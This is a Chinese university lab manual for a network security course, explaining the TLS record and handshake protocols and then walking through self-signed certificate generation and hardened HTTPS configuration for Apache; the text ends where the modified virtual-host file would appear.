**电子科技大学信息与软件工程学院**

**实验指导书**

**（实验）课程名称网络安全攻防技术实验**

**电子科技大学教务处制表**

**目 录**

[实验1 TLS实验 2](#_Toc530034600)

[【实验目的】 2](#_Toc530034601)

[【实验内容】 2](#_Toc530034602)

[【实验原理】 2](#_Toc530034603)

[【实验步骤】 25](#_Toc530034604)

[【实验报告】 35](#_Toc530034605)

[实验3 IPSec VPN实验 36](#_Toc530034606)

[【实验目的】 36](#_Toc530034607)

[【实验内容】 36](#_Toc530034608)

[【实验原理】 36](#_Toc530034609)

[【实验步骤】 36](#_Toc530034610)

[【实验报告】 40](#_Toc530034611)

[实验3 WPA-PSK口令攻击实验 43](#_Toc530034612)

[【实验目的】 43](#_Toc530034613)

[【实验内容】 43](#_Toc530034614)

[【实验原理】 43](#_Toc530034615)

[【实验步骤】 48](#_Toc530034616)

[【实验报告】 56](#_Toc530034617)

## 实验1 TLS协议实验

### 【实验目的】

1. 掌握TLS协议原理；
2. 掌握TLS协议的语法、语义和时序。

### 【实验内容】

1. 配置TLS协议分析环境；
2. 配置apache服务器的https协议
3. 对指定域名发起HTTPS请求，抓包分析TLS协议流程、提取其中的关键信息。

### 【实验原理】

#### TLS协议分层

TLS的密码学安全目标包括：保密性、完整性、身份认证

对于保密性来说，通常是通过对称加密组件实现。对称加密的前提是通信双方需要有共享密钥，因此需要一个密钥协商组件。TLS的设计中，将上述功能分为：

1. 对称加密传输的记录协议，即：Record Protocol
2. 认证密钥协商的握手协议，即：Handshake Protocol

另外，还有三个辅助协议：

1. Change Cipher Spec协议
2. Alert 协议
3. Application Data 协议

因此，在设计上，TLS协议是由TLS记录协议（Record Protocol）和TLS握手协议（Handshake Protocol）两层协议构成。记录协议位于下层，握手协议位于上层，记录协议对上层数据包进行封装，然后利用TCP协议进行传输。握手协议又进一步划分为4个子协议。如图 ‑1所示：



图 ‑1 TLS协议分层结构

记录协议负责实际的数据传输，需要确保传输数据的保密性和完整性，因此需要使用对称密码和消息认证码，而具体使用的算法及相关参数则是通过上层的握手协议来协商的。握手协议又分为4个子协议：handshake protocol, change cipher specific, alert protocol, 和Application data协议。这些协议又是如何完整协商的呢？下面我们来稍微具体地说明各协议的功能。

1. TLS记录协议

位于TLS协议的下层，负责安全传输数据，也就是确保数据传输的保密性和完整性。保密性和完整性通过对称密码和消息验证码来完成，因为候选的加密算法和消息验证码算法很多，因此需要通信双方协商来确定一致性，而这个协商过程就是由握手协议完成。

1. TLS握手协议

TLS握手协议又细分为：握手协议（Handshake Protocol）、变更密码规格协议（ChangeCipherSpec Protocol）、警告协议（Alter Protocol）和应用数据协议（Aplication data Protocol）。

1. 握手协议

负责在客户端和服务器之间协商密码算法和共享密钥，同时完成基于证书的认证操作，为后面的应用数据传输做准备。握手协议的目的是使得通信两端就加密算法和相应的安全参数（比如共享密钥等）达成一致，在这种条件下，通信双方才能够正确理解（正确解密）

握手协议相当于下述对话：

客户端：“你好。我支持的协议版本号是1.2，我能够支持的密码套件有RSA/3DES、DSS/AES，请问我们使用哪个密码套件来通信？”

服务器：“你好哦。我们就用RSA/3DES密码套件；我的证书也给你看。”

客户端和服务器通过握手协议协商一致后，就会相互发出信号来切换密码，负责发出信号的就是下面的变更密码规格协议。

1. ChangeCipherSpec协议

负责向通信对端传达变更密码规格的信号。

这个协议发送的消息相当于下面的对话。

客户端：“好，我们按照刚才的约定切换密码吧。”

如果在协议执行的中途发送错误，则会通过下面的警告协议传送相关信息给对端。

1. Alter协议

负责在发生错误时将错误信息传给对端。

相当于如下对话：

服务器：“刚才的消息无法正确解密！”

变更密码规格后，如果没有出现错误，则会使用应用数据协议进行应用数据传输。

1. Application data协议

负责将TLS承载的应用数据传递给通信对象。具体来说，就是把把http、ftp、smtp的数据流传人record层做处理并传输。

#### TLS Record Protocol

SSL记录协议为SSL连接提供两个服务：

* Confidentiality：
* Message Integrity:

SSL记录协议的封装过程如图所示：



首先，消息被分割成多个较短的片段（fragment），然后分别对每个片段进行压缩。具体所采用的压缩算法通过前面的握手协议确定。实际使用中，很少采用压缩操作。

接下来，经过压缩的片段会被加上消息认证码，目的是为了保证消息完整性和数据源发认证。这里利用了MAC的功能。同时，为了防止重放攻击，在计算消息认证码时，还加上了片段的编号。这一步操作所需的算法和密钥同样是在握手协议阶段协商获得，包括：哈希函数算法、消息认证码所使用的共享密钥。

然后，经过压缩的片段拼接上消息认证码作为输入，通过对称加密算法进行加密。如果加密使用CBC模式，所需的初始化向量（IV）通过主密钥（master secret）生成，具体所采用的对称加密算法和共享密钥也是通过前面的握手协议确定。

最后，上面所得的密文加上记录协议头，则构成了记录协议报文，交由下层的TCP协议发送。

在TCP/IP协议栈中，每层协议都体现为封装上层协议，即：给上层协议报文添加一个头部和尾部（根据具体协议而言）。相应地，TLS记录层协议也会给上层协议的报文添加一个头部，即TLS Record header，如图所示。



TLS Record header由5个字节构成，分别表示：

记录类型（record type）——1个字节

版本号（version）——2个字节

长度（length）——2个字节

记录类型用于说明后面所承载内容的协议类型，说明如下：

|  |  |  |
| --- | --- | --- |
| Record Type Values | Dec | Hex |
| CHANGE\_CIPHER\_SPEC | 20 | 0X14 |
| ALTER | 21 | 0X15 |
| HANDSHAKE | 22 | 0X16 |
| APPLICATION DATA | 23 | 0X17 |

版本号用于说明所采用的TLS的版本号，包括主版本号和次版本号，说明如下；

|  |  |  |
| --- | --- | --- |
| Version values | Dec | Hex |
| SSL 3.0 | 3,0 | 0x0300 |
| TLS 1.0 | 3,1 | 0x0301 |
| TLS 1.1 | 3,2 | 0x0302 |
| TLS 1.2 | 3,3 | 0x0303 |

具体使用的版本号是在ServerHello消息之后才确定的。因为ClientHello消息中说明了支持的TLS版本号，可能包括多个TLS版本号，而ServerHello消息确定了采用哪个版本。

长度用于说明记录中数据的长度（不包括记录头本身），tls协议规定length必须小于 $2^{14}$字节。如果length太长，接收方需要收到一个完整的record才能解密，可能需要较长时间，从而降低用户体验。

#### TLS HandShake Protocol

##### 握手协议的工作原理

握手协议是TLS握手协议的一个子协议，用于在客户端和服务器之间协商产生用于记录协议中所要使用的密码算法和共享密钥，基于证书的认证操作也在这个协议中完成。

大致过程相当于如下对话：

客户端：“你好。我能够支持的密码套件有RSA/3DES或者DSS/AES，我们使用哪个密码套件来通信呢？”

服务器端：“你好。我们就用RSA/3DES来进行通信吧，这是我的证书。”

服务器端和客户端通过握手协议协商一致后，就会通过Change Cipher Spec Protocol来发出信号，切换密码规格。

握手协议实现如下功能：

1. 客户端和服务器端协商TLS协议版本号和一个密码套件
2. 认证对端身份（可选，https中一般只认证服务器的身份）
3. 使用密钥协商算法协商共享的master secret

具体流程如下：

1. 交换Hello消息，协商出算法，交换random值，检查session resumption.
2. 交换必要的密码学参数，来允许client和server协商出premaster secret。
3. 交换证书和密码学参数，让client和server做认证，证明自己的身份。
4. 从premaster secret和交换的random值 ，生成出master secret。
5. 把SecurityParameters提供给record层。
6. 允许client和server确认对端得出了相同的SecurityParameters，并且握手过程的数据没有被攻击者篡改。

完整的握手过程如下：



\*表示可选的消息或者视具体情况而定的消息，并不总是需要发送。

如上图所示，握手阶段除了ChangeCipherSpec外，所有交互的消息都是handshake消息，也就是handshake协议发送了不同类型的handshake消息。定义如下：

|  |
| --- |
| enum {  hello\_request(0), client\_hello(1), server\_hello(2),  certificate(11), server\_key\_exchange (12),  certificate\_request(13), server\_hello\_done(14),  certificate\_verify(15), client\_key\_exchange(16),  finished(20), (255)  } HandshakeType; |

handshake消息表示如下：

|  |
| --- |
| struct {  HandshakeType msg\_type; /\* handshake type \*/  uint24 length; /\* bytes in message \*/  select (HandshakeType) {  case hello\_request: HelloRequest;  case client\_hello: ClientHello;  case server\_hello: ServerHello;  case certificate: Certificate;  case server\_key\_exchange: ServerKeyExchange;  case certificate\_request: CertificateRequest;  case server\_hello\_done: ServerHelloDone;  case certificate\_verify: CertificateVerify;  case client\_key\_exchange: ClientKeyExchange;  case finished: Finished;  } body;  } Handshake; |

握手协议的具体过程：





当客户端和服务器决定要恢复一个以前的会话或者复制一个现有的会话（而不是重新协商一个新的会话），消息流为如下：



客户端发送一个ClientHello消息，里面包含想要恢复的会话的SessionID。服务器收到后，检查Session cache中是否有匹配的项。如果找到一个匹配的且服务器愿意以指定的会话状态重建连接，服务器将以相同的SessionID值发送ServerHello消息。然后，客户端和服务器均必须发送ChangeCipherSpec消息且直接继续发送Finished消息。一旦重建连接完成，客户端和服务器可以开始交换应用层数据。如果服务器没有在Session cache里面找到匹配的SessionID，服务器就生成一个新的Session ID，然后TLS 客户端和服务器完成一个完整的handshake。

##### 握手协议的细节

握手协议包格式如图所示。



根据图示，Handshake层的头部由4个字节构成，分为两个字段。第一个字段为type，由一个字节构成，用于说明后面所承载消息的类型。第二个字段为length，由3个字节构成，用于说明后面所承载消息的长度（为什么用3个字节表示？感觉太长了吧？）。随后，是消息内容。同时注意，handshake层报文会封装在Record层里面，因此图示中，Record header的类型字段值为22，表示后面承载的内容是handshake协议消息。

handshake层的类型用于说明后面消息的类型，共有10种（不包括扩展），如下表所示。

|  |  |  |
| --- | --- | --- |
| Handshake type values | Dec | Hex |
| HELLO\_REQUEST | 0 | 0X00 |
| CLIENT\_HELLO | 1 | 0X01 |
| SERVER\_HELLO | 2 | 0X02 |
| CERTIFICATE | 11 | 0X0B |
| SERVER\_KEY\_EXCHANGE | 12 | 0X0C |
| CERTIFICATE\_REQUEST | 13 | 0X0D |
| SERVER\_HELLO\_DONE | 14 | 0X0E |
| CERTIFICATE\_VERIFY | 15 | 0X0F |
| CLIENT\_KEY\_EXCHANGE | 16 | 0X10 |
| FINISHED | 20 | 0X14 |

1. HELLO\_REQUEST（Server——>Client）:

服务器用HELLO\_REQUEST消息来重启握手协商。如果一个连接已经建立了足够长时间，比如数小时，那么这个连接的安全性可能会降低，因此服务器使用该消息强制客户端重新协商会话密钥。该功能使用较少。HELLO\_REQUEST包的格式如下所示。



1. ClientHello（客户端——>服务器）

该消息通常用于发起一个TLS握手协商，发送给服务器一个客户端所支持的密码套件列表，以供服务器选择一个最适合的密码套件（倾向于安全性最强的），一个压缩方法列表，一个扩展列表。也可包含SessionId字段，通过该字段，客户端可以重启一个前面的会话。具体来说包括：

* 可用的TLS版本号
* 当前时间
* 客户端随机数
* 会话ID
* 可用的密码套件清单
* 可用的压缩方式清单

因为不同的客户端支持的方式不同，如果不进行协商一致的话，是无法正确通信的。客户端通过提供“可用版本号”，“可用密码套件清单”，“可用的压缩方式清单”来和服务器协商一种双方都支持的版本号、密码套件、压缩方式。

“当前时间”在基本的TLS中不会使用，但上层协议可能会用到这个信息。“客户端随机数”，在后面的步骤中需要用到。

“会话ID”用于客户端恢复以前建立的会话。当client决定恢复一个之前的session，或复用一个已有的session时(可以不用协商一个新的SecurityParameters)，消息流程如下：

客户端使用要被恢复的session，发送一个ClientHello，把Session ID包含在其中。server在自己的session cache中，查找客户端发来的Session ID，如果找到，sever把找到的session 状态恢复到当前连接，然后发送一个ServerHello，在ServerHello中把Session ID带回去。然后，client和server都必须ChangeCipherSpec消息，并紧跟着发送Finished消息。这几步完成后，client和server 开始交换应用层数据（如下图所示）。如果server在session cache中没有找到Session ID，那server就生成一个新的session ID在ServerHello里给客户端，并且client和server进行完整的握手。









1. ServerHello（服务器——>客户端）

当服务器收到来自客户端的ClientHello消息后，如果它能够找到一套可以接受的算法（即可以就加密算法等取得协商一致），服务器将发送ServerHello消息来响应客户端的ClientHello消息。如果不能找到一套匹配的算法，则服务器将响应应handshake failure alert。

ServerHello消息和ClientHello消息相似，例外的地方是只包括一个密码套件和一个压缩方法。如果包含了SessionId（SessionId Length > 0），表明服务器告诉客户端将来可重用该会话。具体的消息包括：

* 使用的版本号
* 当前时间
* 服务器随机数
* 会话ID
* 使用的密码套件
* 使用的压缩方式

服务器根据客户端在ClientHello消息中发送的信息来确定后面通信中使用的“版本号”、“密码套件”、“压缩方式”。

“服务器随机数”在后续步骤中会使用。



1. Certificate（服务器——>客户端）

服务器发送给客户端的Certificate消息，也就是告诉客户端，“这是我的证书”。Certificate消息里面包含如下信息。

* 证书清单

证书清单是一组X.509v3证书序列（证书链），首先发送的是服务器的证书，然后是按顺序发送对服务器证书签名的CA的证书。

客户端通过对服务器发送的证书进行验证来确定所通信的对象是否合法。

消息格式如下：



1. ServerKeyExchange（服务器——>客户端）

When：服务器发送server Certificate消息后，立即发送ServerKeyExchange消息（如果是匿名协商，则在ServerHello后立即发送该消息）。同时，仅当server Certificate消息包含的信息不足以让客户端交换一个premaster secret时，才发送ServerKeyExchange消息。比如：DHE\_DSS、DHE\_RSA、DH\_anon。而对于密钥交换算法RSA、DH\_DSS、DH\_RSA，如果发送ServerKeyExchange消息则是非法。

服务器发送ServerKeyExchange消息，里面包括客户端需要从服务器获得的密钥交换算法参数，相当于告诉客户端“我们用这些信息来进行密钥交换吧。”该消息的可选的，不是所有的密钥交换都需要服务器显式地发送该消息。对于某些密码套件，Certificate里面的信息并不足以完成密钥交换，因此服务器会根据所选择的密码套件来决定是否需要发送ServerKeyExchange消息。也就是，如果Certificate的信息就足够完成密码套件里面的密钥交换，则无需发送ServerKeyExchange消息。

ServerKeyExchange包格式如下：



1. CertificateRequest（服务器——>客户端）

服务器发送CertificateRequest消息，用于向客户端请求证书，目的是为了对客户端进行认证。CertificateRequest消息包含如下信息：

* 服务器能够接受的证书类型清单
* 服务器信任的认证机构名称清单

如果无需对客户端进行认证，则不会发送CertificateRequest消息。在web服务器中，该消息不常用，也就是不需要对客户端进行身份认证。对客户端的身份认证通常是通过口令登录形式完成的。

消息格式如下：



1. ServerHelloDone（服务器——>客户端）

When：服务器发送ServerHelloDone消息来表示ServerHello及相关消息的结束，这些消息用于完成密钥交换，发送该消息后，服务器将等待客户端响应。而客户端收到该消息后，可以继续他的密钥交换阶段。

服务器发送ServerHelloDone消息，向客户端表示：从ServerHello消息开始的一系列消息的结束，也就是“Server端的握手协商到此结束了”。消息中不包括任何额外信息。

消息格式如下：



1. Certificate（客户端——>服务器）

客户端发送Certificate消息，告诉服务器“这是我的证书”。如果服务器发送过CertificateRequest消息，则客户端会回复Certficate消息，其中包含客户端的证书。从而，服务器能够通过客户端的证书来进行验证。反之，如果服务器没有发送CertificateRequest消息，则客户端不会发送Certificate消息。

1. ClientKeyExchange（客户端——>服务器）

When：如果客户端发送了client Certificate消息，ClientKeyExchange消息应该在该消息后立即发送。否则，在客户端收到服务器发送的ServerHelloDone后立即发送该消息。

客户端发送ClientKeyExchange消息，向服务器提供用于生成对称加密密钥所需的数据，相当于告诉服务器：“这是经过加密的Premaster secret。”

当密码套件包含RSA时，会随ClientKeyExchange消息一起发送经过RSA-encrypted的预备主密码。

当密码套件包含Diffie-Hellman密钥交换时，会随ClientKeyExchange消息一起发送Diffie-Hellman的公开值。

最终双方取得一致的premaster secret。

根据pre-master secret，服务器和客户端会计算出相同的master secret，然后根据master secret生成如下密钥信息。

* 对称加密的密钥
* 消息认证码的密钥
* 对称密码的CBC模式中使用的初始化向量（IV）



密钥导出过程

消息格式与ServerKeyExchange相似，如下：



1. CertificateVerify（客户端——>服务器）

客户端发送CertificateVerify消息，向服务器证明拥有对应公钥证书的私钥，相当于告诉服务器：“我是客户端证书持有者本人。”

只有服务器向客户端发送CertificateRequest消息的情况下，客户端才会向服务器发送CertificateVerify消息，以向服务器证明自己的确持有客户端证书的私钥。

为实现该目的，客户端会计算“master secret”和“握手协议中传送的消息”的散列值，并加上自己的数字签名后，发送给服务器。

消息格式如下：



1. ChangeCipherSpec（客户端——>服务器）

客户端发送ChangeCipherSpec消息，告诉服务器：“我要切换密码套件了。”

ChangeCipherSpec消息不是Handshake协议的消息，而是ChangeCipherSpec协议的消息。在发送ChangeCipherSpec消息之前，通信双方已经交换了关于协商密码套件的信息，因此收到此消息后，通信双方同时切换密码。

在此消息后，通信双方的TLS记录协议开始使用协商好的密码套件通信。

1. Finished（客户端——>服务器）

When: 在ChangeCipherSpec消息后（表明密钥交换和认证过程已经成功完成），需要发送一个Finished消息。

Finished消息是第一个收到前面协商出的算法、keys、和secret保护的消息。接收方必须验证收到的内容是正确的。一旦通信一方发送了他自己的Finished消息且收到并验证了来自通信对端的Finished消息，他就可以开始通过建立的连接收发应用数据了。

客户端发送Finished消息，表明TLS握手协商完成，密码套件已经激活（在发送Finished消息之前必须发送ChangeCipherSpec来激活已经协商好的密码套件），相当于告诉服务器“握手结束。”

由于已经完成了密码切换，因此Finished消息是使用切换后的密码套件来发送的，也就是Finished消息不是以明文方式发送的，而是通过下层的记录协议进行加密发送。

Finished消息的内容是哈希值，其输入是之前所有handshake消息的组合，后面跟随的用于识别服务器/客户端较少的特殊号码，然后是master secret和填充数据。因此，服务器可以通过对收到的密文进行解密来确认收到的Finished消息是否正确，从而可以确认握手协议是否正常结束，密码套件的切换是否正确。

消息格式如下：



1. ChangeCipherSpec（服务器——>客户端）

服务器发送ChangeCipherSpec消息，告诉客户端：“好，我开始切换密码套件了。”

消息格式如下：



1. Finished（服务器——>客户端）

服务器发送Finished消息，告诉客户端“握手结束。”

同样地，该消息是通过加密方式传输的。

1. 切换至应用数据协议

从此开始，客户端和服务器使用应用数据协议和TLS记录协议进行加密通信。

#### Change Cipher Specific Protocol

TLS握手协议的一部分，用于向通信对象传递变更密码规格的信号。这个协议发送的消息，大致相当于如下对话。

客户端：“好，我们按照刚才的约定切换密码吧。1，2，3，Go!”

Change Cipher specific消息内容只有1个字节。由于这个协议是冗余的，在TLS1.3中已经删除。由于TLS1.2是目前大规模应用的，且安全的传输层安全协议，所以这里还是对这个协议进行了说明。

当协议中途发生错误时，就会通过Alter protocol通知对方。

#### Alert Protocol

Alert Protocol是TLS握手协议的一个子协议，负责在发生错误时，将错误报告给对方。

这个协议所发送的消息，大致相当于下面的对话。

服务器：“刚才的消息无法正确解密哦！”

如果没有错误发生，则会使用Application Data Protocol来进行通信。

消息格式定义如下：

|  |
| --- |
| enum { warning(1), fatal(2), (255) } AlertLevel;  struct {  AlertLevel level;  AlertDescription description;  } Alert; |

其中level是警报等级，不同等级有不同的处理方式。

警报协议的消息由两个字段构成，第一个字段（1个字节），表示严重性级别（severity level）；第二个字段（1个字节），表示警报描述。第一个字段，值1表示警告（warning）；值2表示致命错误(fatal)。如果级别是致命，TLS将立即终止连接。第二个字节包含描述特定警报信息的代码。

|  |  |  |
| --- | --- | --- |
| Alter severity | Dec | Hex |
| WARNING | 1 | 0X01 |
| FATAL | 2 | 0X02 |

导致致命错误的警报：

* 意外消息（unexpected\_message）：接收到不正确的消息
* MAC记录出错（bad\_record\_mac）：接收到不正确的MAC
* 解压失败（decompression\_failure）：解压缩函数接收到不正确的输入（比如：不能正确解压或者解压长度大于允许值的数据长度）。
* 握手失败（handshake\_failure）：发送者无法在给定选项中协商出一个可以接受的安全参数集。
* 非法参数（illegal\_parameter）：握手消息中的某个域超出范围或者与其他域不一致。

其余警报如下：

* 结束通知（close\_notify）：通知接收者，发送者将不再用此连接发送任何消息。各方在关闭连接的写端时均需发送结束通知。
* 无证书（no\_certificate）：如果无适当的证书可用，在给证书请求者的相应中发送此警报。
* 证书出错（bad\_certificate）：接收的证书被破坏（如签名无法通过验证）。
* 不支持的证书（unsupported\_certificate）：证书不被支持。
* 证书撤销（certificate\_revoked）：证书已经被其签名者撤销。
* 证书过期（certificate\_expired）：证书已经过期
* 未知整数（certificate\_unknown）：在处理证书时，出现其他错误，使得证书不被接受。

消息格式如下：



#### Application Data Protocol

Application Data Protocol的作用是封装来自应用层的数据，以便能够由下层协议（TCP）无缝处理（无需修改协议栈中现有的协议）。具体功能包括将应用层数据输入给Record层，做分片、计算MAC、加密、传输。

消息格式如下：



### 【实验步骤】

**步骤一、环境搭建**

配置两台网络联通的主机，且分别为ubuntu linux操作系统和windows操作系统。可以采用如下任何一种方式，其中linux主机作为服务器，windows主机作为客户机。

1. Windows宿主机安装wireshark并配置一台ubuntu linux虚拟机，确保宿主机和虚拟机能够网络联通，并测试是否能够抓包。
2. 在虚拟化平台配置两台虚拟机，其中之一为windows操作系统（其上配置wireshark抓包软件），另一台为ubuntu linux操作系统，确保这两台虚拟机网络联通。

**步骤二、 Linux服务器上配置apache服务器的HTTPS**

1. **创建证书、密钥等文件**

命令：

sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.crt

openssl: 创建和管理OpenSSL证书、密钥等的基本工具。

req：子命令，用于说明要使用X.509证书签名请求（CSR）管理。

-X509：进一步说明要创建一个自签证书。

-nodes：用于说明跳过对证书的口令保护，这样就避免每次读取证书文件时需要输入口令。


-days 365：设置证书有效期为365天。

-newkey rsa:2048：用于说明要同时生成一个新的证书和新的密钥。rsa:2048用于说明生成的RSA key是2048比特。

-keyout：说明私钥文件的存放位置


-out：说明证书文件的存放位置

在创建证书的过程中，程序会需要提供一些信息，这些信息会嵌入到证书中。最重要的信息是Common Name，你需要以服务器的域名或者IP地址来回答。下面是截图示例：



为了实现前向安全保密（Perfect Forward Secrecy），还需要创建一个强的DH群。命令为：

sudo openssl dhparam -out /etc/ssl/certs/dhparam.pem 2048



1. **配置Apache服务器**

前面已经准备好密钥和证书文件，下面我们将利用这些文件来配置apache服务器。包括:

1. 创建Apache配置文件,并进行强加密设置

在/etc/apache2/conf-available目录下创建一个新文件，命名为：ssl-params.conf。文件内容为：

|  |
| --- |
| # from https://cipherli.st/  # and https://raymii.org/s/tutorials/Strong\_SSL\_Security\_On\_Apache2.html  SSLCipherSuite EECDH+AESGCM:EDH+AESGCM:AES256+EECDH:AES256+EDH  SSLProtocol All -SSLv2 -SSLv3  SSLHonorCipherOrder On  # Disable preloading HSTS for now. You can use the commented out header line that includes  # the "preload" directive if you understand the implications.  #Header always set Strict-Transport-Security "max-age=63072000; includeSubdomains; preload"  Header always set Strict-Transport-Security "max-age=63072000; includeSubdomains"  Header always set X-Frame-Options DENY  Header always set X-Content-Type-Options nosniff  # Requires Apache >= 2.4  SSLCompression off  SSLSessionTickets Off  SSLUseStapling on  SSLStaplingCache "shmcb:logs/stapling-cache(150000)"  SSLOpenSSLConfCmd DHParameters "/etc/ssl/certs/dhparam.pem" |

需要注意的地方是，把上述文件的最后一行的参数设置为前面生成的DH文件。

（详细的信息可参看：https://cipherli.st/）

1. 修改默认的Apache SSL虚拟主机文件

默认的Apache SSL虚拟主机文件为：

/etc/apache2/sites-available/default-ssl.conf

修改之前，先做一下备份。命令为：

sudo cp /etc/apache2/sites-available/default-ssl.conf /etc/apache2/sites-available/default-ssl.conf.bak

然后，打开/etc/apache2/sites-available/default-ssl.conf文件进行编辑：

原文件的内容大致如下：

|  |
| --- |
| <IfModule mod\_ssl.c>  <VirtualHost \_default\_:443>  ServerAdmin webmaster@localhost  DocumentRoot /var/www/html  ErrorLog ${APACHE\_LOG\_DIR}/error.log  CustomLog ${APACHE\_LOG\_DIR}/access.log combined  SSLEngine on  SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem  SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key  <FilesMatch "\.(cgi|shtml|phtml|php)$">  SSLOptions +StdEnvVars  </FilesMatch>  <Directory /usr/lib/cgi-bin>  SSLOptions +StdEnvVars  </Directory>  # BrowserMatch "MSIE [2-6]" \  # nokeepalive ssl-unclean-shutdown \  # downgrade-1.0 force-response-1.0  </VirtualHost>  </IfModule> |

修改后的版本如下：

|  |
| --- |
